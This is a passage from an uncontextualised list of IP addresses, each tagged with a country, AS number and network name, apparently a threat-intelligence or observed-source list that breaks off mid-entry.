AS206638 hostfory 91.211.89.107 Ukraine AS206638 hostfory 91.211.89.207 Ukraine AS206638 hostfory
91.250.242.12 Romania AS6718 NAV 92.246.84.133 Germany AS44592 SkyLink 93.95.226.212 Iceland AS44925
THE-1984-AS 93.174.89.132 The Netherlands AS202425 INT-NETWORK 93.179.115.27 United States AS25820 IT7NET
94.140.114.210 Latvia AS43513 NANO-AS 101.37.159.147 China AS37963 CNNIC-ALIBABA-CN-NET-AP 103.27.108.196
China AS132883 TOPWAY-AS-AP 103.42.196.135 India AS138754 KVBPL-AS-IN 103.42.196.203 India AS138754 KVBPL-
AS-IN 103.108.193.24 China AS139021 WEST263GO-HK 103.140.186.68 Singapore AS206804 EstNOC-GLOBAL
103.140.186.72 Singapore AS206804 EstNOC-GLOBAL 103.140.186.73 Singapore AS206804 EstNOC-GLOBAL
103.214.146.5 China AS135330 ADCDATACOM-AS-AP 103.253.41.98 China AS133398 TELE-AS 104.244.72.115
Luxembourg AS53667 PONYNET 104.244.76.13 Luxembourg AS53667 PONYNET 104.244.76.44 Luxembourg AS53667
PONYNET 104.244.76.170 Luxembourg AS53667 PONYNET 104.244.77.101 Luxembourg AS53667 PONYNET 107.189.5.249
Luxembourg AS53667 PONYNET 109.70.100.19 Austria AS208323 APPLIEDPRIVACY-AS 109.70.100.31 Austria AS208323
APPLIEDPRIVACY-AS 109.70.100.82 Austria AS208323 APPLIEDPRIVACY-AS 109.70.100.84 Austria AS208323
APPLIEDPRIVACY-AS 109.201.133.100 The Netherlands AS43350 NFORCE 111.252.183.41 China AS3462 HINET
111.252.198.28 China AS3462 HINET 112.5.154.7 China AS9808 CMNET-GD 112.36.205.252 China AS24444 CMNET-
V4shandong-AS-AP 112.169.175.24 South Korea AS131477 SHHJ-AS 119.86.148.176 China AS4134 CHINANET-BACKBONE
124.222.23.106 China AS45090 CNNIC-TENCENT-NET-AP 128.31.0.13 United States AS3 MIT-GATEWAYS 141.164.43.95
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